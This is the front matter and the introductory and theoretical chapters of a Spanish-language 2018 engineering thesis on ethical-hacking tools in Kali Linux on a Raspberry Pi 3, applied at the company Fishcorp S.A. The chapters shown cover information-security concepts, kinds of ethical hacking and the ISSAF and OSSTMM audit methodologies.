UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACION TECNICA PARA EL DESARROLLO

INGENIERIA EN TELECOMUNICACIONES

TEMA:

Análisis y pruebas de las herramientas de hacking ético incluidas en el sistema operativo Kali Linux, implementado en un Raspberry Pi 3, aplicadas en la empresa Fishcorp S.A.

AUTOR:

ESTRADA GARCÍA, CARLOS ROMÁN

Trabajo de titulación previo a la obtención del título de INGENIERO EN TELECOMUNICACIONES

TUTOR:

ALVARADO BUSTAMANTE, JIMMY SALVADOR

Guayaquil, Ecuador

10 de Septiembre del 2018

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO

INGENIERÍA EN TELECOMUNICACIONES

CERTIFICACIÓN

Certificamos que el presente trabajo de titulación, fue realizado en su totalidad por **Estrada Garcia, Carlos Roman**, como requerimiento para la obtención del título de **Ingeniero en Telecomunicaciones**.

TUTOR

f. _____

Alvarado Bustamante, Jimmy Salvador

DIRECTOR DE LA CARRERA

f. _____

Heras Sánchez, Miguel Armando

Guayaquil, a los 10 días del mes de Septiembre del año 2018

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACION TECNICA PARA EL DESARROLLO

INGENIERIA EN TELECOMUNICACIONES

DECLARACIÓN DE RESPONSABILIDAD

Yo, **Estrada García, Carlos Román**

DECLARO QUE:

El Trabajo de Titulación, **Análisis y pruebas de las herramientas de hacking ético incluidas en el sistema operativo Kali Linux, implementado en un Raspberry Pi 3, aplicadas en la empresa Fishcorp S.A.,** previo a la obtención del título de **Ingeniero en Telecomunicaciones**, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

Guayaquil, a los 10 días del mes de Septiembre del año 2018

EL AUTOR

f. _____

Estrada García, Carlos Román

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACION TECNICA PARA EL DESARROLLO

INGENIERIA EN TELECOMUNICACIONES

AUTORIZACIÓN

Yo, **Estrada García, Carlos Román**

Autorizo a la Universidad Católica de Santiago de Guayaquil a la **publicación** en la biblioteca de la institución del Trabajo de Titulación, **Análisis y pruebas de las herramientas de hacking ético incluidas en el sistema operativo Kali Linux, implementado en un Raspberry Pi 3, aplicadas en la empresa Fishcorp S.A.**, cuyo contenido, ideas y criterios son de mi exclusiva responsabilidad y total autoría.


Guayaquil, a los 10 días del mes de Septiembre del año 2018

EL AUTOR:

f. _____

Estrada García, Carlos Román

REPORTE URKUND



FACULTAD DE EDUCACION TECNICA PARA EL DESARROLLO INGENIERIA EN TELECOMUNICACIONES

TEMA: Análisis y pruebas de las herramientas de hacking ético incluidas en el sistema operativo Kali Linux, implementado en un Raspberry Pi 3, aplicadas en la empresa Fishcorp S.A.

AUTOR: ESTRADA GARCÍA, CARLOS ROMÁN

Trabajo de titulación previo a la obtención del título de INGENIERO EN TELECOMUNICACIONES CON MENCIÓN EN ADMINISTRACIÓN DE EMPRESAS

TUTOR: ALVARADO BUSTAMANTE, JIMMY SALVADOR

Guayaquil, Ecuador 27 de Agosto del 2018

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO INGENIERÍA EN TELECOMUNICACIONES

CERTIFICACIÓN

Certificamos que el presente trabajo de titulación, fue realizado en su totalidad por Estrada Garcia, Carlos Roman, como requerimiento para la obtención del título de Ingeniero en Telecomunicaciones.

TUTOR

f. _____ Alvarado Bustamante, Jimmy Salvador

AGRADECIMIENTO

En primer lugar a mis padres, siempre estaré agradecido por todo lo que han hecho por mi, este logro es un resultado de eso. Espero algún día poder retribuir todo lo que han dado por mí.

A mis hermanos, sus constantes consejos y ayuda siempre han estado para mi en este proceso académico.

A mi enamorada, Pierina Mafla, este trabajo fue culminado gracias a tu ayuda y constante apoyo en a lo largo de mi carrera universitaria.

Al Ingeniero Jimmy Alvarado, eternamente agradecido por su guía y atención brindada a lo largo de este proceso de investigación.

DEDICATORIA

Este trabajo de investigación está dedicado a mis padres, su constante apoyo e inspiración me motivan a seguir adelante cada día.

Este logro, y todos los que vengan por adelante, siempre serán por y para ustedes.

UNIVERSIDAD CATÓLICA
DE SANTIAGO DE GUAYAQUIL

FACULTAD DE EDUCACIÓN TÉCNICA PARA EL DESARROLLO

INGENIERÍA EN TELECOMUNICACIONES

TRIBUNAL DE SUSTENTACIÓN

f. _____

ROMERO PAZ MANUEL DE JESÚS

DECANO O DIRECTOR DE CARRERA

f. _____

PALACIOS MELÉNDEZ, EDWIN FERNANDO

COORDINADOR DEL ÁREA O DOCENTE DE LA CARRERA

f. _____

PALAU DE LA ROSA LUIS EZEQUIEL

OPONENTE

Índice General

Índice de Figuras

CAPÍTULO 2

CAPÍTULO 3

CAPÍTULO 4

Índice de Tablas

CAPÍTULO 2

CAPÍTULO 3

CAPÍTULO 4

Resumen

Las telecomunicaciones tienen como campo de estudio la Telemática y dentro de esta se incluye el garantizar la seguridad de una red. Este proyecto de investigación tiene como objetivo la implementación del sistema operativo de auditoria informática Kali Linux en la plataforma Raspberry Pi 3 Model B con el fin de analizar sus herramientas para cada etapa del proceso general de una auditoria, esto con el fin de servir como guía para las personas que deseen incursionar en este campo. Se analizaran parámetros de cada herramienta como sus opciones, versiones, plataformas de uso, entre otros. Posteriormente se utilizara la plataforma implementada en un entorno real y se procederá a seguir las fases del hacking ético con el fin de observar su uso como herramienta de auditoria informática. Con esto se pretende encontrar las vulnerabilidades en la red, explotarlas y finalmente comunicar los problemas encontrados a las personas a cargo de las mismas.

PALABRAS CLAVES: SEGURIDAD INFORMÁTICA, KALI LINUX, HACKING ÉTICO, RASPBERRY PI, ARM, COMPUTADOR DE PLACA SIMPLE.

Abstract

In telecommunications one field of study is telematics, and inside this field is included to ensure the correct security in any network. This investigation has as objective to describe the installation of the operative system created for pen-testing Kali Linux in the Raspberry Pi 3 Model B and analyze the tools that come with it on each step in the process of a security audit, looking to be used as a guide for people interested in this field. Aspects of every tool like available options, versions, accepted operative system, among others, are gonna be studied in this paper. After the installation the Raspberry Pi is gonna be used on a real environment following the phases of ethical hacking demonstrating its use as a tool for security audits. Using this equipment will allow us to fin the vulnerabilities on the network, exploit them and finally communicate the founded problems to the person in charge of the network.

KEY WORDS: INFORMATIC SECURITY, KALI LINUX, ETHICAL HACKING, RASPBERRY PI, ARM, SIMPLE PLATE COMPUTER

1. CAPITULO 1: INTRODUCCIÓN

1.1. Introducción

Actualmente, la seguridad de la informacion es una de las ramas de mayor crecimiento y rápida evolución en el mundo de las telecomunicaciones y la informática, debido al incremento de ataques por parte de hackers con el fin de obtener información de forma ilegal para evitar el funcionamiento de una red (denegación de servicios).

De esta manera la compañía Offensive Security, especializada en seguridad informática y creadora del reconocido sistema de auditorías forenses Backtrack, crea Kali Linux, un sistema operativo basado en Debian. Kali nos brinda una amplia lista de herramientas para facilitar y automatizar la realización de una auditoria forense en una red, ya sea de caja negra, blanca o ploma.

La presente investigación tiene como objetivo la implementación de este software, en arquitectura ARM, en un Raspberry Pi 3, plataforma escogida por sus excelentes características de diseño (discreta y portátil) y rendimiento, lo que la convierte en una gran herramienta para auditoria informática.

Luego de la instalación del sistema operativo en el Raspberry Pi 3, se realizara un análisis y uso de las herramientas de auditoria informática que se incluyen en el sistema operativo aplicándolas en un entorno real, es decir, la empresa Fishcorp S.A.

Realizado el análisis de las herramientas se podrá comprobar la eficacia de estas así como la eficiencia de la plataforma escogida.

1.2. Antecedentes

En el Ecuador se tiene un bajo interés y desconocimiento por la seguridad de la información y la rápida evolución de los sistemas informáticos en general. A lo largo de los años se han dado varios ataques informáticos,

estafas y además delitos de carácter virtual donde se han dado perdidas tanto económicas como de información delicada.

Son pocas las empresas que en el país brindan los servicios de auditoria forense, y son menos aun las empresas que invierten en una auditoria a su propio negocio, dejando una puerta abierta a que personas malintencionadas realicen ataques a sus redes. Es por esta razón, que se realizará una simulación general de las fases de hacking ético en una empresa nacional, con el fin de determinar el nivel de seguridad de la red de la empresa.

La empresa seleccionada es Fishcorp S.A. la cual fue fundada el 7 de Agosto de 1996 y está ubicada en el Km. 4 1/2 vía Manta – Rocafuerte. Esta empresa se dedica a la comercialización de atún así como su exportación, siendo una de las más reconocidas tanto a nivel local y nacional (Fishcorp S.A., 2015). La empresa hasta la fecha nunca ha realizado una auditoria forense a su red informática, por lo que se la ha escogido con el fin de probar las herramientas de Kali Linux y analizar qué tan vulnerable es su red. Se utilizarán las herramientas del sistema operativo mencionado para comprobar tanto la eficacia de este sistema operativo funcionando en un computador de placa simple, así como obtener resultados de que tan segura es la red de la empresa en cada etapa de la metodología a emplear.

1.3. Justificación del Problema

Kaspersky Lab (2018), afirma en un reciente estudio que en los últimos 12 meses se ha registrado un alza del 60% en ataques cibernéticos en América Latina. En el Ecuador muchas empresas aún no están muy familiarizadas con el concepto de seguridad informática lo cual conlleva grandes riesgos tales como robo o cifrado de información, denegación de servicios, entre otros. Por lo que es importante probar estas herramientas en un escenario real, es decir, en la empresa Fishcorp S.A. con el fin de obtener datos reales de la eficiencia del software y la plataforma, así como el estado actual de la seguridad informática de la empresa.

El sistema operativo Kali Linux es una excelente herramienta para las personas que deseen incursionar en el mundo de la seguridad de redes y auditoría informática. Es importante por esta razón, entender cuál es la metodología básica para realizar estos procedimientos y las herramientas que Kali nos brinda para lograrlo.

De la misma manera es importante para las personas afines a este campo el aprender el manejo de varias plataformas, es por esto que en la presente investigación se planea usar el Raspberry Pi 3 Model B como arquitectura base para este sistema operativo, con el fin de conocer el alcance de este mini computador que se ha posicionado como uno de los más fuertes del mercado en los últimos años.

1.4. Objetivos

1.4.1. Objetivo General.

Aplicar las herramientas del sistema operativo Kali Linux, implementado en un Raspberri Pi 3 Model B.

1.4.2. Objetivos Específicos.

- Analizar las herramientas del sistema operativo Kali Linux de acuerdo a las fases del hacking ético.
- Instalar el sistema operativo Kali Linux en la plataforma Raspberry Pi 3.
- Analizar la seguridad de la red de la empresa Fishcorp S.A.

1.5. Hipótesis

El computador de placa simple Raspberry Pi 3 Model B brinda las especificaciones necesarias para la ejecución del sistema operativo Kali Linux pudiendo ser usado como herramienta de auditorías informáticas. La herramienta implementada será usada de forma efectiva en un entorno real como es la empresa Fishcorp S.A.

1.6. Metodología de la Investigación

Para la presente investigación se usara la metodología descriptiva y experimental. La investigación descriptiva corresponderá a la descripción de los objetos como aparecen en la actualidad, en este caso permitirá la conceptualización de varios elementos que serán detallados a lo largo de la investigación. La investigación experimental permite manipular las variables en una investigación lo cual será necesario ya que el presente trabajo consiste en la implementación de un proyecto así como su posterior análisis del rendimiento del mismo.

2. CAPITULO 2: MARCO TEORICO

Para la presente investigación es necesaria la comprensión de estos conceptos: Seguridad informática, seguridad de la información, hacking ético, el sistema operativo Kali Linux y computadoras de placa simple, ya que representan las bases sobre las cuales se definen las metodologías, controles y métodos que requiere una red para poder ser considerada segura.

2.1. Seguridad Informática

Aguilera (2011), define a la seguridad informática como "…la disciplina que se ocupa de diseñar las normas, procedimientos, métodos y técnicas destinados a conseguir un sistema de información seguro y confiable".

Es importante recalcar que a pesar de las diferentes medidas de seguridad que se apliquen a un sistema de información, siempre existirá un margen de riesgo. Para crear un correcto sistema de seguridad en una red informática, de acuerdo a Aguilera (2011), es necesario conocer:

- Los **elementos** que componen el sistema, es decir, obtener una lista de todos los elementos, tanto hardware como software, que componen la red. Esta información se debe obtener directamente de la persona encargada del mantenimiento de la red o de la persona que instalo la misma.

- Los **peligros** que podrían afectar al sistema, los cuales pueden ser accidentales o provocados. Esta información es posible obtenerla por datos de las mismas personas encargadas de la red así como por parte de pruebas y muestreos que nos podrán brindar una visión más amplia de los mismos.

- Las **medidas** que se deben tomar para conocer, prevenir, evitar, reducir o controlar los potenciales riesgos. Esto consiste en decidir cuáles serán los controles y acciones a tomar con el fin de reducir cualquier tipo de riesgo al mínimo, así como la normativa para actuar luego de sufrir un ataque informático.

En la seguridad informática es importante destacar que luego de conocer estos aspectos y haber decidido las medidas de seguridad que se usarán, se deberá llevar un control periódico de la red, el cual consiste en realizar revisiones y actualizaciones a las medidas adoptadas.

2.2. Seguridad de la Información

De acuerdo *Committee on National Security Systems* (2013) de los Estados Unidos la seguridad de la información se define como: “La protección de la información y sistemas de información frente al acceso, uso, revelación, ruptura, modificación o destrucción, no autorizada con el fin de proporcionar confidencialidad, integridad y disponibilidad”.

El valor de la información proviene de las características que posee, esto quiere decir que el cambio de una característica podría aumentar, o más comúnmente disminuir, el valor de esta. Algunas características afectaran más o menos a la información, por ejemplo el tiempo de entrega de información es un factor de alto riesgo ya que comúnmente la información pierde parte, o la totalidad, de su valor si es entregada muy tarde (Andress, 2014).

2.2.1. Características críticas de la información.

Whitman y Mattord (2017), en su libro Principles of Information Security, establecen que las características críticas de la información son tres:

Confidencialidad: La información cuenta con esta característica cuando se encuentra protegida de la divulgación y exposición a usuarios o sistemas no autorizados. La confidencialidad asegura que la información solo pueda ser accedida por las personas con los derechos y privilegios para hacerlo; esta característica está estrechamente relacionada con el concepto de privacidad. En el momento que una persona o sistema no autorizado

obtiene acceso a la información la confidencialidad puede considerarse terminada.

Según Whitman y Mattord (2017), afirman que para brindar esta característica a la información existen muchos métodos entre los cuales se puede encontrar:

- Clasificación de la información.
- Almacenamiento seguro de la información.
- Aplicación de políticas de seguridad.
- Educación de la información a los usuarios finales y a los encargados de custodiar la información.

El valor de la confidencialidad de la información es extremadamente alto, en el caso de las empresas estas cuentan en sus bases de datos con información personal de sus clientes, datos financieros e historial de transacciones, entre otros. La pérdida de confidencialidad puede ser accidental, como es el caso de un empleado de una empresa enviando por error un email con información delicada a alguien fuera de la empresa, o el botar un papel con información delicada sin haberlo triturado antes, errores muy comunes en el ámbito laboral; en otros casos puede ser obtenida por un hacker mediante el acceso ilegal a bases de datos ya sea físicamente o virtualmente si la empresa no protege bien su información.

En el caso del usuario o consumidor, este brinda pequeñas fracciones de información delicada ya sea por el simple uso de una tarjeta de crédito con la cual a la larga se puede inferir sus hábitos de compra, o al llenar una encuesta en línea uno revela datos personales los cuales el usuario espera que la empresa cuide de manera correcta.

Integridad: La información cuenta con integridad cuando está completa y sin corromper. Esta característica se ve amenazada cuando la información está expuesta a corrupción, daño, destrucción o cualquier otra

alteración de su originalidad. La corrupción de la información puede suceder mientras esta almacenada así como durante su transmisión. Muchos virus están diseñados específicamente para dañar la integridad de la información, es por esto que un método para evitar este tipo de ataques es el buscar cambios en la integridad del archivo como por ejemplo en su tamaño (Whitman y Mattord, 2017).

Otro método muy efectivo es el crear un **valor hash del archivo**, este método consiste en el uso de un algoritmo que usara los valores de los bits en el archivo para crear un **valor hash** único. Si una persona luego de recibir un archivo, realiza el cálculo de este valor usando el mismo algoritmo y obtiene un valor diferente puede estar segura que el archivo ha sido comprometido y la integridad perdida. Esta característica es muy importante ya que la información pierde todo su valor y uso si el usuario no puede validar su integridad.

La integridad de la información no necesariamente se pierde por fuerzas externas como es el ejemplo de hackers y ataques informáticos. El ruido en los sistemas puede comprometer la integridad, el transmitir datos en circuitos con un voltaje bajo puede afectar esta característica. Por eso es importante que durante cada transmisión se usen mecanismos de seguridad como son bits de redundancia, bits de chequeo o comparación de valores hash con el fin de comprobar la integridad de los datos a transmitir. De esta manera, la información que se transmite con algún error podrá ser retransmitida y enviada a su receptor garantizando su integridad.

Disponibilidad: La disponibilidad de la información se refiere a la capacidad de acceder a nuestra información cuando lo necesitemos (Andress, 2014). Esta característica nos permite recibir nuestra información si ninguna obstrucción y en el formato deseado. La pérdida de disponibilidad puede suceder por algunos factores, entre los cuales tenemos: perdida de energía, fallos en el sistema operativo o en aplicaciones, fallos en la red, entre otros. Cuando se pierde la disponibilidad por un factor externo, como es el caso de

un hacker, se refiere comúnmente a este problema como un ataque de denegación de servicios.

2.3. Hacking Ético

Este enunciado es de suma importancia para la presente investigación ya que las pruebas a realizar en la empresa seleccionada para el estudio, al igual que en un escenario real, serán de carácter ético y sin deseos de causar ningún daño o intrusión a la empresa.

Para empezar es importante destacar como los ataques informáticos en la actualidad están afectando a grandes empresas así como a apeguemos negocios. Según datos en un articulo publicado por Los Angeles Times (2015), las perdidas ascienden por lo menos a una cifra de $375 billones anuales durante el año 2014.

Rathore (2015) define al hacking ético como “la práctica de irrumpir en computadoras sin una intensión maliciosa, simplemente con el fin de detectar amenazas a la seguridad y reportarlas a las personas responsables.” El hacker ético es el responsable de llevar a cabo esta irrupción usando su conocimiento y herramientas para propósitos defensivos y constructivos.

2.3.1. El hacker ético.

Es llamado hacker la persona con los conocimientos técnicos y las herramientas necesarias para acceder a una red o equipo aprovechándose de una vulnerabilidad en la seguridad del mismo. El termino hacker siempre fue relacionado con conductas ilegales por lo cual se crea este termino con el fin de definir a la persona encargada de realizar un análisis de la seguridad de un sistema informático y reportar los fallos encontrados en el sistema.

A pesar de esto, el hacker debe actuar como un cracker, es decir, deberá realizar las pruebas de intrusión de la misma manera que lo haría una persona con intenciones maliciosas, siendo justamente ahí donde reside la diferencia entre ambos: el hacker ético cuenta con el permiso de aprovechar

las vulnerabilidades encontradas, ganar acceso a la red y reportar a las personas responsables sus conclusiones y recomendaciones. En el caso del cracker este busca aprovecharse de estas vulnerabilidades de manera ilegal, sin ningún permiso, y de esta manera cumplir sus objetivos maliciosos, ya sea el robo de información delicada, modificación de la misma, entre otros (Astudillo, 2016).

2.3.2. Networking en el hacking ético.

Los conocimientos sobre networking son de suma importancia en el hacking ético. Comprender estos conceptos serán de muchísima ayuda para el auditor ya que no solo necesita conocer sobre los sistemas que se usan sino también estar muy preparado con respecto a conceptos de esta rama como son switching y routing.

Comprender el stack de protocolos TCP/IP, asi como los correctos conceptos en materias de direcciones IP, servidores y clientes DHCP, VPNs, e interfaces Wi-Fi, permitirán al auditor tener un conocimiento completo para poder llevar a cabo una auditoria de forma eficaz.

Según lo establece CISCO (2016) dentro de este campo se deben conocer sobretodo los tres elementos principales que permiten la interconexión de dispositivos dentro de una red, los cuales son:

Switches: Son la base de la mayoría de redes en los negocios. Un switch actúa como un controlador, conectando computadoras, impresoras y servidores en un edificio, campus, etc. Estos dispositivos permiten a los dispositivos de la red comunicarse con el resto así como con otros segmentos de red, creando una red de recursos compartidos.

Existen dos tipos básicos de switches: el primero de tipo no administrado, el cual funciona con su configuración por defecto y esta no puede ser alterada. El segundo, de tipo administrado, brindan la capacidad de ser configurado, lo que permite monitorear y ajustar el switch de manera local o remota, dando mas control sobre el trafico y acceso a la red (CISCO, 2016).

Routers: Encargados de conectar múltiples redes, y al mismo tiempo conectar esas redes al internet. Los routers permiten que todos los

dispositivos compartan una misma conexión a internet lo que resulta en un ahorro económico.

Actúa como un transporte. Analiza la información que se envía a travez de una red y decide cual es la mejor ruta para que la misma viaje, y la envía. Los routers conectan a los negocios al mundo, protegen información de amenazas de seguridad y pueden decidir que computadores tienen mas prioridad que otros.

Fuera de sus funciones básicas, los routers actuales contienen muchas características adicionales entre las cuales podemos encontrar: firewall incluido, creación de VPNs, o un sistema de comunicación por medio de protocolo de internet, entre otros (CISCO, 2016.).

Access Point - Punto de Acceso: Estos dispositivos permiten a los usuarios conectarse a la red de manera inalámbrica. Una red inalámbrica permite, de manera mas sencilla, la integración de nuevos dispositivos en linea si como un soporte flexible para los dispositivos móviles.

Un punto de acceso actúa como un amplificador de la red. Mientras que un router brinda la banda ancha, un punto de acceso extienda la misma para que la red pueda soportar mas dispositivos, y de esta manera esos dispositivos puedan acceder a la red desde una posición mas distante.

Un punto de acceso no solo extiende la red, se encarga también de brindar información útil sobre trafico de datos, brinda seguridad a la red y posee otros usos prácticos (CISCO, 2016).

2.3.3. Auditoria de seguridad informática.

Este término será usado a lo largo de la investigación por lo que es necesario aclarar que prácticamente es un sinónimo de Hacking Ético. La auditoría de seguridad informática busca evaluar la seguridad de los sistemas informáticos del cliente y entregar las recomendaciones necesarias para crear un entorno más seguro de esta manera se puede concluir que el hacker ético podría ser llamado un auditor de seguridad informática.

Cuando se va a presentar una propuesta de hacking ético es importante dejar claro con el cliente dos factores claves: el tipo y la modalidad de hackeo que se usaran en las pruebas de intrusión (Amutio, 2012).

2.3.4. Tipos de hacking ético.

Dependiendo desde donde se realizaran las pruebas de intrusión el hacking ético puede ser (Astudillo, 2016):

2.3.4.1. Hacking ético externo.

Es realizado a través del internet sobre la estructura de red pública del cliente. En este tipo de hacking se intentara acceder o vulnerar equipos públicos como son cortafuegos, servidores web, servidores de correo, servidores DNS, entre otros.

2.3.4.2. Hacking ético Interno.

Como su nombre lo indica este tipo de hacking se realiza desde la red interna del cliente, simulando tener acceso como un consultor, empleado o un asociado. En este tipo de hacking es mucho más común encontrar vulnerabilidades, ya que generalmente los administradores de red se preocupan más por proteger el perímetro del sistema hacia fuera y olvidan la posibilidad de un atacante interno.

2.3.5. Modalidades de hacking ético.

La modalidad de hacking que el clienta decida usar define la cantidad de informacion que el auditor va a recibir sobre la red. La modalidad escogida influirá directamente en el costo y tiempo de ejecución de la auditoria.

La autora ecuatoria Astudillo (2016) establece que, se puede encontrar tres modalidades diferentes las cuales son:

2.3.5.1. Hacking de caja negra o black box hacking.

Esta modalidad solo aplica en hacking éticos externos; en esta modalidad el cliente solo brinda el nombre de la empresa al auditor el cual de aquí en adelante trabajara a ciegas intentando vulnerar la seguridad de la

empresa. Este tipo de modalidad es la que mayor tiempo toma ya que no se tiene ningún dato previo sobre la infraestructura de red de la empresa aunque a la vez, es considerado el más real ya que simula el trabajo de un cracker el cual generalmente no tendrá ni acceso físico ni acceso a la información de la empresa.

2.3.5.2. Hacking de Caja Blanca o White Box Hacking.

También conocido como hacking transparente, esta modalidad solo es aplicada pruebas de tipo interno ya que el auditor recibirá dentro de la empresa un punto de red para actuar y recibe de parte de la empresa toda la información detallada de la red. En esta modalidad el auditor recibirá diagramas de red, listado de equipos, direcciones IP, datos sobre el sistema operativo y programas usados, resumiendo, absolutamente toda la información relacionada a la red de la empresa. Esta modalidad debido a la información proporcionada por el cliente, es la que generalmente toma menos tiempo y lógicamente representa un menor costo que un hacking de caja negra.

2.3.5.3. Hacking de Caja Gris o Gray Box Hacking.

Como su nombre lo indica, esta modalidad es una mezcla de las dos mencionadas anteriormente. Generalmente se usa en hackeos de tipo interno donde el cliente brindara al auditor solo un punto de red e información para acceder a la misma, es decir, no se recibirá información sobre subredes existentes, listas de usuarios/claves o diagramas de red como es el caso del hacking de caja blanca (Regalado et al., 2015). El término es usado también en hackeos de tipo externo donde el cliente brinda al auditor información limitada sobre los equipos usados en la red de acceso público.

2.3.6. Metodologías usadas para una auditoria informática.

En el campo profesional de la seguridad informática será decisión del auditor escoger que metodología se usara para realizar la auditoria. Según Yánez (2015) las metodologías seleccionadas definirán tres aspectos importantes, como son: “un modelo abstracto del sistema, un modelo

abstracto del proceso de descubrimiento de vulnerabilidades y un procedimiento para realizar las pruebas intrusión de acuerdo al sistema evaluado".

A continuación se presentaran las metodologías más usadas y las propiedades y campos de estudio de cada una:

2.3.6.1. The Information systems security assessment framework (ISSAF).

En español Marco de Evaluación de Seguridad de Sistemas de Informaciónn, es una metodología desarrollada por OISS.org, esta busca integrar las siguientes herramientas de administración y listado de controles internos, descritas por OISSG (2006) en su página oficial.

- Evaluar las políticas de seguridad de información y los procesos para reportar sus cumplimientos bajo los estándares de la industria informática, así como las leyes aplicables y las regulaciones requeridas.
- Identificar y evaluar las dependencias del negocio sobre los servicios de infraestructura proporcionados por las tecnologías de la información y comunicación.
- Conducir evaluaciones de vulnerabilidades y test de intrusión para destacar las vulnerabilidades del sistema que podrían resultar en riesgos potenciales para los activos relacionados a la información.
- Especificar modelos de evaluación por dominios de seguridad.

Esta metodología se compone de 3 áreas, las cuales describen 9 pasos a realizarse como se observa en la siguiente figura:




Figura 2.1 Áreas y pasos para metodología ISSAF.

Fuente: (OISSG, 2006).

A continuación se explicaran de forma general sus tres áreas de trabajo:

a. **Planificación y Preparación:** Esta primera fase engloba los pasos necesarios para levantar nuestro ambiente de pruebas, como lo son: herramientas de planificación y preparación, contratos y protecciones legales, definición del equipo de trabajo, fechas límite, requerimientos y estructura de los reportes finales.

b. **Evaluación:** Esta área es el núcleo de la metodología, donde se realizan todas las pruebas de intrusión. Esta fase está articulada en las siguientes actividades:

- Recolección de información
- Mapeo de la red
- Identificación de vulnerabilidades
- Realización de pruebas de intrusión
- Ganar acceso y escalabilidad de privilegios
- Enumeración
- Comprometer sitios o usuarios remotos
- Mantener acceso
- Encubrimiento de rastros

c. **Elaboración de reporte y destrucción de artefactos:** En esta última fase el auditor debe realizar el reporte detallando las vulnerabilidades encontradas, sus recomendaciones y conclusiones así como destruir cualquier artefacto construido durante la fase de evaluación.

Esta metodología posee sus puntos a favor así como algunas desventajas. Como aspectos a destacar en el lado positivo, esta metodología nos brinda una guía muy intuitiva y clara que seguir en los pasos complicados de la fase 2. El orden en el que esta metodología guía al auditor esta optimizado para que se realicen las correctas y completas pruebas de intrusión, evitando así errores asociados al escoger ataques de forma aleatoria.

En el aspecto negativo, podemos observar que la última fase, a diferencia de la fase de evaluación, esta implementada de manera pobre. En esta última fase no podemos encontrar una buena guía sobre cómo realizar el reporte final y algunas sugerencias se encuentran obsoletas. Por ejemplo, la metodología sugiere destruir los artefactos desarrollados a lo largo de la auditoria mientras actualmente en la práctica se dejan estos artefactos en el sistema.

2.3.6.2. The Open Source Security Testing Methodology Manual (OSSTMM).

En español Manual de metodología abierta de comprobación de Seguridad, es considerado el estándar entre los auditores informáticos. El principal propósito de este manual creado por ISECOM es proveer una metodología científica para una caracterización exacta de seguridad operacional mediante la examinaron y correlación de resultados de pruebas en una manera consistente y confiable (ISECOM, 2010).

Como segundo propósito esta metodología es proveer las guías que, seguidas de manera correcta, el auditor pueda ofrecer una auditoria certificada por OSSTMM.

Esta metodología usa la definición de enfoque el cual se refiere al total de ambientes en la seguridad operacional para cualquier interacción con cualquier activo, donde se pueden incluir medidas de seguridad para componentes físicos también (Ramilli, 2012).

Este enfoque está comprendido por tres clases que a su vez están compuestas por cinco canales, como se detallan en la siguiente tabla:

Tabla 2.1 Descripción de los canales de la metodología OSSTMM.

Clase	Canal	Descripción
Seguridad Física (PHYSECC)	Humano	Comprende el elemento humano de comunicación ya sea física o psicológica.
	Físico	Test de seguridad física donde el canal es tanto físico y no electrónico por naturaleza. Comprende los elementos tangibles de seguridad donde la interacción requiere esfuerzo físico o transmisión de energía para ser manipulado.
Seguridad Espectral (SPECSEC)	Inalámbrico	Comprende todas las comunicaciones electrónicas (ELSEC), señales (SIGSEC) y emanaciones (EMSEC), de dispositivos no atados a cables, que suceden en el espectro electromagnético.
Seguridad de Comunicaciones (COMSEC)	Telecomunicaciones	Comprende todas las redes de telecomunicaciones, digitales o análogas, donde la interacción toma lugar sobre las líneas de redes ya sean de tipo telefónico o parecido.
	Red de Datos	Comprende todos los sistemas electrónicos y redes de datos donde las interacciones toman lugar sobre cables establecidos y líneas de red cableadas.

Fuente: (ISECOM, 2010).

